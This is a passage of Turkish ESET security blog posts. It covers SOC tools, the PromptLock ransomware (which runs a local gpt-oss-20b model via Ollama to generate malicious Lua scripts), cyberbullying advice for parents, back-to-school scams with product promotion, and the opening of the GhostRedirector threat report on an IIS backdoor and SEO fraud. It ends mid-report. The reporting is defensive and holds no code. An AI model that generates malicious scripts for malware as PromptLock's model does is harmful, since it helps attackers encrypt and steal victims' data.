SOC’lar SIEM ve SOAR’ın yaptığına benzer bir koruma elde etmek için [Genişletilmiş Algılama ve Yanıt (XDR)](https://www.eset.com/tr/business/solutions/xdr-extended-detection-and-response/) kullanmayı da tercih edebilir, ancak teknik olarak aynı yetenekleri ve kullanım durumlarını sunmadığı için ikisinin de yerine geçmez (SIEM günlükleri daha iyi tutarken SOAR daha iyi önceliklendirme ve otomatikleştirme yapar). Ancak yine de kapsamlı tehdit tespiti ve müdahalesi sağlayabilir.
Bir başka seçenek de [Yönetilen Tespit ve Müdahale (MDR)](https://www.eset.com/tr/business/mdr-protection/) kullanmaktır. Bu durumda, bir SOC ekibi işinin bir kısmını bir güvenlik tedarikçisine yaptırır ve bu da hem tehdit ortamında hem de güvenlik operasyon merkezinin kullandığı güvenlik çözümünde daha bilgili güvenlik uzmanları ekleyerek tespit ve müdahale yeteneklerini geliştirmede fayda sağlayabilir.
## Önemli olan hazırlıklı olmaktır
Bir SOC için en önemli görev, siber tehditler dünyası her zaman değiştiği ve geliştiği için her türlü olasılığa karşı hazırlıklı olmaktır. SIEM sayesinde, ellerinin altında çok sayıda veri olabilir ve bir SOC, SOAR ile tehditlere ve olaylara daha kolay yanıt verebilirken, harici veri akışlarının çeşitli entegrasyonları sayesinde tehdit istihbaratını yüksek düzeyde tutabilir.
Daha önce bahsedilen XDR veya MDR gibi başka çözümler de mevcuttur ve hepsinin farklı kullanım durumları vardır. Bunun nedeni büyük ölçüde her şeyi kapsayabilecek “her işe yarayan” bir çözümün bulunmamasıdır. Bununla birlikte, ayrı araçları bir güvenlik stratejisi içinde çok katmanlı bir siber güvenlik savunma duruşunda birleştirmek, her bir çözümün kendi içinde sahip olacağı boşlukları kapatmanın ve yamalamanın en iyi yoludur ve tam koruma elde etmek isteyen herkes için güvenlik seviyesini yükseltir.
İlgili makale: [Siber tehdit istihbaratı: Saldırganların bir adım önünde olmak](https://antivirus.com.tr/siber-tehdit-istihbarati-saldirganlarin-bir-adim-onunde-olmak/)
Bu araçları kurum içinde mi yoksa MDR ile dışarıdan mı yöneteceğinize karar vermeden önce [kapsamlı karar rehberimize](https://antivirus.com.tr/soc-mu-mdr-mi-kapsamli-karar-rehberi/ "SOC mu MDR mı? Kapsamlı karar rehberi") göz atmanızı öneririz.
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** Kurumsal Güvenlik, Siber Güvenlik, SOC
---
### [ESET Research: İlk yapay zekâ destekli fidye yazılımı](https://antivirus.com.tr/eset-research-ilk-yapay-zeka-destekli-fidye-yazilimi/)
**Published:** Ağustos 28, 2025
**Author:** ESET
**Excerpt:** PromptLock'un keşfi, yapay zekâ modellerinin kötüye kullanılmasıyla fidye yazılımı örneklerinin ve diğer tehditlerin nasıl güçlenebileceğini gösteriyor
**Content:**
*PromptLock’un keşfi, yapay zekâ modellerinin kötüye kullanılmasıyla fidye yazılımı örneklerinin ve diğer tehditlerin nasıl güçlenebileceğini gösteriyor*
ESET araştırmacıları, “bilinen ilk yapay zekâ destekli fidye yazılımı” olarak adlandırdıkları bir yazılım keşfettiler. ESET’in PromptLock adını verdiği bu kötü amaçlı yazılım, verileri sızdırma, şifreleme ve hatta yok etme yeteneğine sahip. Ancak bu son işlev henüz kötü amaçlı yazılıma eklenmemiş görünüyor.

PromptLock, gerçek saldırılarda tespit edilmemiş ve bunun yerine bir kavram kanıtı (PoC) veya geliştirme aşamasında olduğu düşünülse de ESET’in keşfi, halka açık yapay zekâ araçlarının kötüye kullanılmasıyla fidye yazılımlarının ve diğer yaygın siber tehditlerin nasıl güçlendirilebileceğini gösteriyor.
> [\#ESETResearch](https://x.com/hashtag/ESETResearch?src=hash&ref_src=twsrc%5Etfw) has discovered the first known AI-powered ransomware, which we named [\#PromptLock](https://x.com/hashtag/PromptLock?src=hash&ref_src=twsrc%5Etfw). The PromptLock malware uses the gpt-oss:20b model from OpenAI locally via the Ollama API to generate malicious Lua scripts on the fly, which it then executes 1/6 [pic.twitter.com/wUZS7Fviwi](https://t.co/wUZS7Fviwi)
>
> — ESET Research (@ESETresearch) [August 26, 2025](https://x.com/ESETresearch/status/1960365364300087724?ref_src=twsrc%5Etfw)
Keşfin arkasındaki iki araştırmacıdan biri olan ESET Kıdemli Kötü Amaçlı Yazılım Araştırmacısı Anton Cherepanov, “PromptLock kötü amaçlı yazılımı, Ollama API aracılığıyla OpenAI’nin gpt-oss-20b modelini yerel olarak kullanarak anında kötü amaçlı Lua komut dosyaları oluşturur ve bunları çalıştırır. PromptLock, sabit kodlanmış komut istemlerinden oluşturulan Lua komut dosyalarını kullanır. Yerel dosya sistemini numaralandırır, hedef dosyaları inceler, seçilen verileri sızdırır ve şifreleme gerçekleştirir,” dedi.
Fidye yazılımı, SPECK 128 bit şifreleme algoritmasını kullanır. Komut dosyaları tüm büyük masaüstü işletim sistemlerinde çalışır: Windows, Linux ve macOS.
Araştırmacılar, “PromptLock fidye yazılımı Golang ile yazılmış ve VirusTotal’a yüklenen hem Windows hem de Linux varyantlarını tespit ettik” diye ekledi. Golang, son yıllarda kötü amaçlı yazılım yazarları arasında da popülerlik kazanan, çok yönlü, çapraz platform bir programlama dilidir.
## Olması kaçınılmaz
Yapay zekâ modelleri, ikna edici [kimlik avı mesajları](https://antivirus.com.tr/chatgpt-gibi-sohbet-robotlari-silah-olarak-kullanilabilir-mi/), derin sahte [görüntüler,](https://antivirus.com.tr/yapay-zeka-gudumlu-aldatma-kurumsal-dolandiriciligin-yeni-yuzu/) [ses](https://antivirus.com.tr/sesin-benim-parolam/) ve [videolar](https://antivirus.com.tr/yapay-zeka-odakli-kimlik-dolandiriciligi-nasil-hasara-yol-aciyor/) oluşturmayı çocuk oyuncağı hâline getirdi. Bu araçların kolayca erişilebilir olması, teknoloji konusunda daha az bilgili saldırganlar için giriş engelini önemli ölçüde azaltır. Ve kendi ağırlıklarının üzerinde bir güç elde etmelerini sağlıyor.
Fidye yazılımı belası yıllar boyunca sayısız kuruluşun siber[ güvenliğini test etti](https://antivirus.com.tr/fidye-yazilimi-karsisinda-dayaniklilik-isletmelerin-anahtari/). Bu tür kötü amaçlı yazılımlar [APT grupları tarafından](https://antivirus.com.tr/devlet-destekli-apt-gruplarinin-fidye-yazilimi-kullanimi-artiyor/) da giderek daha fazla kullanılıyor. Yapay zekâ, her tür tehdit aktörü tarafından zaten yaygın [olarak kullanıldığından](https://antivirus.com.tr/devlet-destekli-apt-gruplarinin-fidye-yazilimi-kullanimi-artiyor/) fidye yazılımı saldırılarının hacmini ve etkisini artırmaya da yardımcı olacak.
PromptLock’un arkasındaki niyet ne olursa olsun bu keşif, keşif aşamasından veri sızdırmaya kadar fidye yazılımı saldırısının çeşitli aşamalarını otomatikleştirmek için yapay zekâ araçlarının, bir zamanlar imkânsız olduğu düşünülen bir hız ve ölçekte kötüye kullanılma potansiyelini ortaya koymaktadır. Diğer şeylerin yanı sıra, ortama uyum sağlayabilen ve taktiklerini anında değiştirebilen [yapay zekâ destekli kötü amaçlı yazılımların](https://antivirus.com.tr/super-akilli-yapay-zeka-yakin-zamanda-bize-saldiracak-mi/) ortaya çıkma olasılığı, genel olarak siber saldırılarda yeni bir sınır anlamına gelebilir.
*Fidye yazılımı sahnesindeki en son trendler ve daha geniş tehdit ortamı hakkında bilgi edinin*. [*ESET’in 2025 Yılı İlk Yarısı Tehdit Raporu’nu*](https://antivirus.com.tr/eset-tehdit-raporu-h1-2025/) *okuyun ve* [*sayfamızı ziyaret edin*](https://antivirus.com.tr/eset-tehdit-raporu-h1-2025/)*.*
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Araştırma, Fidye Yazılımı, Siber Güvenlik, Yapay Zekâ
---
### [Siber zorbalık, okula dönüş döneminde artan tehdit](https://antivirus.com.tr/siber-zorbalik-okula-donus-doneminde-artan-tehdit/)
**Published:** Ağustos 28, 2025
**Author:** ESET
**Excerpt:** Siber zorbalık, dijital odaklı toplumumuzda bir gerçektir, okula dönüş ile birlikte tehditler artar ancak bu tehlikeye karşı korunmanın yolları vardır
**Content:**
*Siber zorbalık, dijital odaklı toplumumuzda bir gerçektir, okula dönüş ile birlikte tehditler artar ancak çocuklar ve gençleri bu tehlikeye karşı korumanın yolları vardır*
İyi ya da kötü, dijital dünya birçok yönden fiziksel dünyaya benziyor. Ne yazık ki bu, bazen çevrim dışı ortamda sıklıkla gördüğümüz kötü davranışların dijital ortamda da ortaya çıkmasına ve hatta daha da kötüleşmesine neden oluyor.[ 17 ülkeyi kapsayan 2023 Microsoft araştırmasına](https://go.microsoft.com/fwlink/?linkid=2259838&clcid=0x409&culture=en-us&country=us) göre[,](https://go.microsoft.com/fwlink/?linkid=2259838&clcid=0x409&culture=en-us&country=us) “siber zorbalık ve taciz” dünya çapında ebeveynlerin en büyük endişesi ve ankete katılanların ortalama %39’unu meşgul ediyor.
Bu durumun devam etmesine izin verilirse çocuklarınızın ruh sağlığı ve hatta fiziksel sağlığı üzerinde önemli bir etkiye sahip olabilir. Bazı münferit vakalarda, kurbanlar için daha da [trajik sonuçlara](https://www.cbsnews.com/chicago/news/15-year-old-boy-cyberbullying-suicide-latin-school-chicago-lawsuit/) yol açmıştır. Bu nedenle, yeni dönemin [kabul edilemez çevrimiçi davranışlarda](https://antivirus.com.tr/cocuklar-interneti-kotu-mu-kullaniyor-onlara-yardimci-olun/) yeni bir dalgalanmaya yol açmamasını sağlamak hepimizin görevidir.
## Yeni yıl, yine siber zorbalık mı?
Yukarıda bahsedilen Microsoft araştırması, ebeveynlerin çocukların cinsel istismarı, dezenformasyon ve fiziksel şiddet tehditlerinden biraz daha fazla siber zorbalık konusunda endişeli olduğunu gösteriyor. Bu, Pew Research [Center’ın](https://www.pewresearch.org/short-reads/2023/11/17/9-facts-about-bullying-in-the-us/) ABD’deki gençlerin yaklaşık yarısının çevrimiçi tacize maruz kaldığını ve yaşça daha büyük kızların bu tacize daha fazla maruz kaldığını iddia eden araştırmasıyla da örtüşüyor. Bu taciz, isim takma ve yalan haber yaymaktan müstehcen görüntülerin (muhtemelen kurbanın) paylaşılmasına ve fiziksel tehditlere kadar birçok şekilde ortaya çıkabilir.
Bu tür faaliyetler, zorbaların akranları üzerinde hakimiyet kurmaya çalıştığı, yeni grupların oluştuğu ve akademik baskının yeni endişeler yarattığı Eylül ayında, yeni okul yılının başında daha da kötüleşebilir. Hem ebeveynler hem de okullar, dönem başında başka konulara odaklanabilir, bu da potansiyel olarak ciddi sorunların gözden kaçmasına neden olabilir. Bu bağlamda, işler kontrolden çıkmadan önce siber zorbalığın uyarı işaretlerini fark edebilmeniz çok önemlidir.
## Çocuğumun siber zorbalığa maruz kaldığını nasıl anlarım?
Çocuğunuzun yaşadıklarını size anlatmasını sağlamak, siber zorbalıkla mücadele etmenin ilk ve genellikle en zor kısmıdır. Size anlatmaktan utanabilir veya durumun daha da kötüye gideceğinden korkabilirler. Bu nedenle, bir şeylerin yolunda gitmediğini gösteren ani davranış değişikliklerine dikkat edin.
Bunlar arasında olağan dışı ruh hâli değişiklikleri, düşük özgüven, hobilerine ilgisizlik, ekran başında geçirdiği sürenin önemli ölçüde artması veya azalması, okuldan/sosyal etkinliklerden kaçınma ve notlarının düşmesi sayılabilir. Yorgun görünebilir ve yeme alışkanlıklarında değişiklikler olabilir. Bu konuyu konuşmaya çalıştığınızda savunmaya geçebilirler.
*İLGİLİ MAKALE:* [Siber zorbalık artıyor: Ebeveynler için tabuları yıkma vakti](https://antivirus.com.tr/siber-zorbalik-artiyor-ebeveynler-icin-tabulari-yikma-vakti/)
## Siber zorbalık ile başa çıkmak için bazı en iyi uygulamalar
Söylemesi kolay, yapması zor olabilir ancak bu tür durumlarda iletişim kanallarını açık tutmaya çalışmak, şüphesiz yapabileceğiniz en olumlu şeydir. Anksiyete ve endişe, hayatımızın sessiz köşelerinde beslenir. Çocuklarınızın, yargılanma veya misilleme korkusu olmadan, karşılaştıkları her türlü sorunu size anlatabileceklerini bilmeleri önemlidir.
Aynı nedenle, ciddi bir durum olduğuna inanmadığınız sürece, onların kişisel hayatlarına fazla karışmamak genellikle daha iyidir. “Her şey yolunda mı?” gibi açık uçlu sorular sormak, “Zorbalığa uğruyor musun?” gibi sorular sormaktan daha iyi olabilir. Ayrıca başkalarının duyamayacağı bir zaman ve yer seçmeye çalışın. Utanç, gençler arasında güçlü bir duygudur ve dürüst konuşmaların önündeki en büyük engeldir.
Siber zorbalığın riskini azaltmak için yapabileceğiniz daha proaktif şeyler de vardır. Çocuklarınızla çevrimiçi gizlilik ve güvenlik hakkında konuşun. Hangi uygulamaları kullandıklarını anlamak için zaman ayırın ve ayarların yaşlarına uygun ve gizlilik açısından gelişmiş olduğundan emin olun. Sosyal medya sitelerinde ve oyun platformlarında vakit geçirmenin risklerini ve [cinsel şantaj ve deepfake çıplak fotoğraflar](https://antivirus.com.tr/deepfake-icerikler-deepfake-yoluyla-cinsel-zorlama-hakkinda-bilinmesi-gerekenler/) gibi tehditleri bildiklerinden emin olun[.](https://www.welivesecurity.com/2022/09/28/protecting-teens-sextortion-what-parents-should-know/) Çevrimiçi etkileşimde bulundukları herkese, özellikle de yüz yüze tanışmadıkları kişilere karşı sağlıklı bir şüphecilik geliştirmeleri gerekir. Yabancılardan gelen istenmeyen arkadaşlık istekleri hemen reddedilmelidir. Bunun bir parçası olarak, çocuklarınızın çevrimiçi ve çevrim dışı arkadaşlarının kim olduğunu tam olarak anlamak yardımcı olabilir.
Daha pratik bir seçenek, çocuklarınızın akıllı telefon ayarlarını belirli içeriğe erişimi ve ekran süresini sınırlayacak şekilde ayarlamak veya ebeveyn izleme yazılımı yüklemek olabilir. Bunu yapmak istiyorsanız önce çocuğunuza neden bunu yaptığınızı açıklayın. Onların desteğini alamazsanız kararlı bir gencin elinde planlarınız suya düşebilir.
## En kötü senaryo
Çocuğunuzun çevrimiçi zorbalığa maruz kaldığını fark ederseniz panik yapmayın. Sakin bir şekilde konuşun, tam olarak ne olduğunu ve çocuğunuzun nasıl hissettiğini öğrenin. Aşırı tepki vermeyin. Yapmanız gereken, çocuğunuza zorbalığı engellemeyi gösterin, ardından ekran görüntüsü alın ve tüm kanıtları saklayın. Olayı ilgili çevrimiçi platformlara bildirin. Gerekirse okulunuzla bir görüşme ayarlayın.
Zorbalık ne yazık ki birçok çocuğun hayatının bir parçasıdır. Mobil cihazlara erişim sayesinde zorbalar, eskiden hiç olmadığı kadar evinize girebiliyor. Ancak sizin de elinizde bazı güçlü araçlar var: empati, sabır, teknoloji bilgisi ve sevgi.
Dikkatli olun. Çocuklarınızın yaşadıklarına dikkat edin. Onlara alan ve destek verin. Teknolojiyi doğru şekilde kullanmayı ve yapılandırmayı öğretin. İşler kötüye giderse bir plan ve bir kucak dolusu sevgiyle yanlarında olun.
***Daha fazla kaynak***
*Aşağıdaki web siteleri danışmanlık hizmetleri için tavsiye ve iletişim bilgileri sunmaktadır:*
[*Siberay – Siber Suçlarla Mücadele Daire Başkanlığı*](https://www.siberay.com/) *(Türkiye)*
[*Siber Zorbalık Araştırma Merkezi*](https://cyberbullying.org/) *(Amerika Birleşik Devletleri)*
[*Ulusal Zorbalık Yardım Hattı*](https://www.nationalbullyinghelpline.co.uk/cyberbullying.html) *(Birleşik Krallık)*
[*Kidshelpline*](https://kidshelpline.com.au/) *(Avustralya)*
[*Netsafe*](https://www.netsafe.org.nz/bullying-abuse-support/) *(Yeni Zelanda)*
[*Siber B.A.A.P.*](http://cyberbaap.org/cyberbullying/) *(Hindistan)*
[*Bully-Free*](https://bullyfree.sg/) *(Singapur)*
[*Cybersmile*](https://www.cybersmile.org/) *(çeşitli ülkeler)*
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Siber Güvenlik, Siber Zorbalık
---
### [Okula dönüş çevrimiçi dolandırıcılıklara da kapı açıyor](https://antivirus.com.tr/okula-donus-cevrimici-dolandiriciliklara-da-kapi-aciyor/)
**Published:** Eylül 1, 2025
**Author:** ESET
**Excerpt:** Okula dönüş yapacak öğrenciler ve veliler, Android akıllı telefonları için profesyonel siber güvenlik korumasını da çantaya eklemeli.
**Content:**
Okula dönüş yapacak öğrenciler ve veliler, Android akıllı telefonları için profesyonel siber güvenlik korumasını da çantaya eklemeli.
Dolandırıcılar için okula dönüş dönemi hem velilerden hem de öğrencilerden para ve verilerini çalma açısından popüler bir dönem olmaya devam ediyor. Ancak özellikle [yapay zekâ ve deepfake gibi](https://antivirus.com.tr/eset-tehdit-raporu-h2-2024/) gelişmiş araçların ortaya çıkmasıyla durum daha da kötüye gidiyor. Artık bu saldırılar daha kolay ve hızlı bir şekilde, [daha büyük ölçekte](https://antivirus.com.tr/telekopye-otel-rezervasyonu-dolandiriciligiyla-turistleri-hedef-almaya-basladi/) gerçekleştirilebiliyor ve sahte içerikler giderek daha inandırıcı hâle geliyor.
Buna ek olarak dolandırıcılar genellikle akıllı telefonlara odaklanırlar çünkü küçük ekran boyutu ve telefon kullanımının kolaylığı, örneğin kimlik avı saldırılarının [dört kat daha başarılı](https://hoxhunt.com/blog/top-3-phishing-attack-factors-time-desktop-mobile) olmasını sağlar.
Öğrenciler ve reşit olmayan çocukların ebeveynleri için bu durum, dolandırıcıların kullandığı yeni hileleri anlamanın ve herhangi bir veri veya mali kayıp yaşanmadan saldırıları erken aşamada durdurabilecek güvenilir bir siber güvenlik korumasına sahip olmanın önemini vurgulamaktadır.
## Dolandırıcıların sevdiği okula dönüş kampanyaları
Öyleyse okulların açıldığı dönemde akıllı telefon kullanıcılarını hedef alan en yaygın dolandırıcılık yöntemlerinden bazılarına göz atalım:
### Oltalama – Okul, bilgilerinize acilen ihtiyaç duyuyor!
Saldırganlar, çoğunlukla güvenilir bir kurum veya kişiden gelmiş gibi görünen mesajlar yoluyla hedefledikleri kurbanları acil bir durum varmış gibi hissettirerek ve hızlıca harekete geçmeye zorlayarak onları kötü amaçlı yazılım indirmelerine veya hassas bilgilerini açıklamalarına ikna etmeye çalışır.
Okulların açıldığı dönemde dolandırıcılar genellikle okul temsilcileri gibi davranarak hedefledikleri öğrencilere mali yardım almaya hak kazandıklarını veya okul hesaplarının süresinin dolduğunu bildirirler.
### Teslimat dolandırıcılığı – Teslimatınız ulaşmadı!
Çevrimiçi alışveriş faaliyetlerinin artmasını bekleyen dolandırıcılar, meşru teslimat hizmeti sağlayıcıları gibi davranarak sahte mesajlar gönderebilir. Genellikle, teslimatın başarısız olduğunu ve kişisel/finansal bilgilerinizin veya küçük bir ücretin ödenmesi gerektiğini iddia ederler. Teslimat dolandırıcılığı mesajları, aslında kötü amaçlı yazılım olan bir paket takip uygulamasını indirmek için bir bağlantı da içerebilir.
### Çevrimiçi alışveriş dolandırıcılığı – Daha iyi fiyat bulamazsınız!
Dolandırıcılar, ziyaretçileri giysi, elektronik eşya veya okul malzemeleri gibi var olmayan veya sahte ürünleri satın almaya ikna etmek için genellikle tamamen sahte ancak inandırıcı çevrimiçi mağazalar veya meşru çevrimiçi pazarların kopyalarını oluşturur. Elbette, bu mağazalar potansiyel kurbanları cezbetmek için gerekli olan büyük indirimleri ve gerçek olamayacak kadar iyi teklifleri sunar.
ESET araştırmacıları, siber suçluların hem destek hizmetleri hem de otomatik botlar sunarak acemi suçluların insanları kolaylıkla toplu olarak dolandırmasına olanak tanıyan bu dolandırıcılığın gelişmiş varyasyonlarını belgelemiştir. Bu yöntem, daha az becerikli dolandırıcıların kendi tam otomatik sahte web sitelerini, sahte mesajlarını ve anında dil çevirisi özelliğine sahip etkileşimli sohbet robotlarını ve daha fazlasını oluşturmasına olanak tanır.
### Gelişmiş ücret dolandırıcılığı – Avantajlardan yararlanabilirsiniz ancak küçük bir ücret ödemeniz gerekiyor!
Gelişmiş ücret dolandırıcılığı, dolandırıcıların burs, öğrenci kredisi affı veya okula dönüş kuponları gibi bir avantaj sunup vaat etmelerini ve bunun karşılığında ön ödeme talep etmelerini içerir. Ancak aslında hiçbir avantaj yoktur ve dolandırıcılar genellikle “ücret” ödendikten sonra ortadan kaybolur.
### Öğrenci katkı payı/öğrenim ücreti dolandırıcılığı – Öğrenci katkı payı borcunuz var; ödeyin yoksa sonuçlarına katlanın!
Üniversiteye giden öğrenciler (veya ebeveynleri), hükümet yetkilisi gibi davranan dolandırıcıların, ödenmesi gereken bir öğrenci katkı payı veya öğrenim ücreti olduğunu iddia eden sahte mesajlarla karşılaşabilir. Ancak iddia edilen ödeme gerçek değildir; bu bir dolandırıcılık girişimidir ve başarılı bir şekilde para toplandıktan sonra dolandırıcılar ortadan kaybolur.
## Güvenliğinizi nasıl sağlayabilirsiniz?
Öğrenciler ve ebeveynler, okulların açılma döneminin dolandırıcılar için cazip bir zaman olduğunu bilmelidir. Dikkatli olun; yukarıda paylaşılan örneklere benzer mesajları dikkatlice okuyun ve gönderenin e-posta adresini, mesajın içeriğini, ekli bağlantıları vb. kontrol edin. Aceleci kararlar almayın.
Dolandırıcılık yöntemleri giderek daha sofistike hâle ve akıllı telefon kullanıcıları da daha savunmasız hâle geliyor. Bu nedenle, öğrenciler ve veliler dolandırıcılık girişimlerini tespit etme becerilerine güvenmemelidir. Önleme odaklı bir yaklaşıma dayalı güvenilir bir akıllı telefon korumasına sahip olmak çok önemlidir.
[ESET Mobile Security](https://www.eset.com/tr/home/mobile-security-android/) for Android, kötü amaçlı yazılımlar, kimlik avı bağlantıları ve fiziksel hırsızlık dâhil olmak üzere çok çeşitli mobil tehditlere karşı kullanıcıları koruyabilir.
**7/24 tarama özelliğine sahip Android antivirüs** – Kullanıcılar, kötü amaçlı uygulama yüklemelerine ve diğer kötü amaçlı yazılımlara karşı korunur. Antivirüs, USB on the Go bağlantıları üzerinden erişilebilen tüm dosyaları ve cihaz klasörlerini de kontrol edebilir.
**Kimlik Avı koruması** – En popüler Android tarayıcılarda kullanıcı adları, parolalar, banka bilgileri veya kredi kartı bilgileri gibi hassas bilgilerinizi ele geçirmeye çalışan kötü amaçlı web sitelerine karşı koruma sağlar. Ayrıca ESET Link Scanner, oyun içi mesajlar gibi uygulamalardan gelen kimlik avı bağlantılarını tanıyabilir.
**Ödeme Koruması** – Bu özellik, Google Pay veya mobil bankacılık uygulamanız gibi uygulamalara ekstra bir güvenlik katmanı ekler. Etkin olduğunda Ödeme Koruması, kötü amaçlı uygulamaların korumalı uygulamalarınızın içeriğini okumasını, değiştirmesini veya üzerine yazmasını engeller ve kimlik avı girişimlerini ve veri sızıntılarını önlemeye yardımcı olur.
**Anti-Theft** – Bu özellik, telefonu veya ekranı kilidini açmaya yönelik tüm yetkisiz girişimleri ve SIM kart değişikliklerini kaydeder. Ardından kullanıcı e-posta yoluyla bilgilendirilir. Anti-Theft özelliği ayrıca kayıp cihazları da izler.
[ESET Mobile Security’yi şimdi deneyin!](https://www.eset.com/tr/home/mobile-security-android/)
## Güvenle okula dönüş
Okula dönüş hazırlıkları stresli olabilir ve öğrenciler veya ebeveynlerinin en son isteyeceği şey, dolandırıcılıkla ilgili ekstra sorunlarla uğraşmak olacaktır. [ESET Mobile Security](https://www.eset.com/tr/home/mobile-security-android/) ile okul malzemelerini satın alın, internette gezin ve çevrimiçi iletişim kurun, içiniz rahat olsun.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Okula Dönüş, Siber Güvenlik
---
### [GhostRedirector, Windows sunucularını zehirliyor](https://antivirus.com.tr/ghostredirector-windows-sunucularini-zehirliyor/)
**Published:** Eylül 8, 2025
**Author:** ESET
**Excerpt:** ESET araştırmacıları, Windows sunucularını hedef alan, pasif C++ arka kapısı ve Google arama sonuçlarını manipüle eden kötü amaçlı bir IIS modülü keşfetti.
**Content:**
ESET araştırmacıları, GhostRedirector ismini verdiği, Windows sunucularını hedef alan, pasif C++ arka kapısı ve Google arama sonuçlarını manipüle eden kötü amaçlı bir IIS modülü keşfetti.
ESET araştırmacıları, GhostRedirector adını verdiğimiz ve çoğunlukla Brezilya, Tayland ve Vietnam’da en az 65 Windows sunucusunu tehlikeye atan yeni bir tehdit aktörü tespit etti. GhostRedirector, daha önce belgelenmemiş iki özel araç kullandı: Rungan adını verdiğimiz pasif bir C++ arka kapısı ve Gamshen adını verdiğimiz kötü amaçlı bir İnternet Bilgi Hizmetleri (IIS) modülü.
Rungan, ele geçirilen bir sunucuda komutları yürütme yeteneğine sahipken Gamshen’in amacı SEO dolandırıcılığı hizmeti sunmak, yani arama motoru sonuçlarını manipüle ederek yapılandırılmış bir hedef web sitesinin sayfa sıralamasını yükseltmektir. Gamshen, yalnızca Googlebot’tan gelen isteklerde yanıtı değiştirir, yani kötü amaçlı içerik sunmaz veya web sitelerinin normal ziyaretçilerini etkilemez. Ancak SEO dolandırıcılığına katılmak, güvenliği ihlal edilmiş ana web sitesinin itibarını, onu şüpheli SEO teknikleri ve sıralaması yükseltilmiş web siteleriyle ilişkilendirerek zedeleyebilir.
İlginç bir şekilde, Gamshen yerel bir IIS modülü olarak uygulanmaktadır – IIS (Internet Information Services), Microsoft’un Windows web sunucu yazılımıdır ve iki tür uzantıyı destekleyen modüler bir mimariye sahiptir: Yerel (C++ DLL) ve yönetilen (.NET derlemesi). Bu teknolojiyi kötüye kullanabilen farklı türde kötü amaçlı yazılımlar vardır; 2021 tarihli [“Yerel IIS kötü amaçlı yazılımlarının anatomisi”](https://www.welivesecurity.com/2021/08/06/anatomy-native-iis-malware/) başlıklı teknik raporumuz, yerel IIS tehditlerinin türleri ve mimarileri hakkında derinlemesine bilgi vermektedir. Gamshen, [daha önce belgelediğimiz](https://www.welivesecurity.com/2021/08/11/iiserpent-malware-driven-seo-fraud-service/) IISerpent’e benzer şekilde, temel amacı SEO dolandırıcılığını kolaylaştırmak olan bir trojan kategorisine girer[.](https://www.welivesecurity.com/2021/08/11/iiserpent-malware-driven-seo-fraud-service/)
Rungan ve Gamshen’in yanı sıra, GhostRedirector, sunucuda daha yüksek ayrıcalıklara sahip diğer kötü amaçlı bileşenleri indirmek ve yürütmek için kullanılabilecek veya Rungan arka kapısı veya diğer kötü amaçlı araçlar güvenliği ihlal edilmiş sunucudan kaldırıldığında yedek olarak kullanılabilecek ayrıcalıklı bir kullanıcı oluşturmak için bir dizi başka özel araçların yanı sıra, kamuya açık olarak bilinen [EfsPotato](https://github.com/zcgonvh/EfsPotato/) ve [BadPotato](https://github.com/BeichenDream/BadPotato/) istismarlarını da kullanır. Bu saldırıların arkasında Çin ile bağlantılı bir tehdit aktörünün olduğunu söyleyebiliriz. Bu blog yazısında, kurbanlarını ele geçirmek için kullanılan GhostRedirector cephaneliği hakkında bilgi veriyoruz.
**Bu blog yazısının ana noktaları:**
- Haziran 2025’te en az 65 Windows sunucusunun ele geçirildiğini gözlemledik.
- Kurbanlar çoğunlukla Brezilya, Tayland ve Vietnam’da bulunuyor.
- Kurbanlar belirli bir sektörle değil, sigorta, sağlık, perakende, ulaşım, teknoloji ve eğitim gibi çeşitli sektörlerle ilgilidir.
- GhostRedirector, kurbanın sunucusunda komutları yürütebilen yeni bir C++ arka kapısı olan Rungan’ı geliştirdi.
- GhostRedirector, SEO dolandırıcılığı yapabilen kötü amaçlı bir yerel IIS modülü olan Gamshen’i geliştirmiştir; bu modülün amacının çeşitli kumar sitelerini yapay olarak tanıtmak olduğunu düşünüyoruz.
- GhostRedirector, ele geçirilen sunucularda ayrıcalık yükseltme için BadPotato veya EfsPotato gibi kamuya açık istismar araçlarını kullanıyor.
- Çeşitli faktörlere dayanarak bu saldırıların arkasında daha önce bilinmeyen, Çin ile bağlantılı bir tehdit aktörünün olduğu sonucuna vardık. Bu aktöre GhostRedirector adını verdik.
## **Atıf**
Bu saldırıyı bilinen herhangi bir gruba atfedemedik; bu nedenle, bu blog yazısında belgelenen tüm faaliyetleri bir araya getirmek için GhostRedirector adını verdik. Bu faaliyetler Aralık 2024’te başladı ancak GhostRedirector’ın en az Ağustos 2024’ten beri aktif olduğunu düşündüren diğer ilgili örnekleri de keşfettik.
GhostRedirector’ın pasif C++ arka kapısı Rungan, kötü amaçlı IIS truva atı Gamshen ve çeşitli diğer yardımcı programları içeren bir cephanesi var. Bu araçları şu şekilde bir araya getirdik:
- Aynı zaman diliminde aynı güvenliği ihlal edilmiş sunucuda bulunmaları,
- Ortak bir hazırlık sunucusu ve
- Aşağıda açıklanan çeşitli GhostRedirector araçlarının PDB yollarındaki benzerlikler.
Aşağıdaki faktörlere dayanarak GhostRedirector’ın Çin ile bağlantılı bir tehdit aktörü olduğunu düşünüyoruz:
- GhostRedirector araçlarının birçok örneğinde Çinçe dizeleri sabit kodlanmıştır,
- Saldırıda Çinli bir şirkete verilen bir kod imzalama sertifikası kullanılmış ve
- Güvenliği ihlal edilen sunucuda GhostRedirector tarafından oluşturulan kullanıcıların şifrelerinden birinde Çince’de sarı anlamına gelen huang kelimesi bulunmaktadır.
GhostRedirector, kötü amaçlı IIS modülleri aracılığıyla SEO dolandırıcılığı yapan Çin bağlantılı bir tehdit aktörünün bilinen ilk örneği değildir. Geçen yıl Cisco Talos, SEO dolandırıcılığı yapan [DragonRank](https://blog.talosintelligence.com/dragon-rank-seo-poisoning/) adlı Çin bağlantılı bir tehdit aktörü hakkında bir blog yazısı yayımladı. Her iki saldırıda da kurbanların coğrafi konumu (Tayland, Hindistan ve Hollanda) ve sektörleri (sağlık, ulaşım ve BT) arasında bazı örtüşmeler bulunmaktadır. Ancak bunların belirli bir grup kuruluşu hedef almak yerine, mümkün olduğunca çok sayıda savunmasız sunucuyu istismar eden fırsatçı saldırılar olması muhtemeldir. Bu benzerliklerin dışında, DragonRank ve GhostRedirector’ın bağlantılı olduğuna inanmamız için herhangi bir neden bulunmadığından bu faaliyetleri ayrı ayrı takip ediyoruz.
## **VİKTİMoloji**
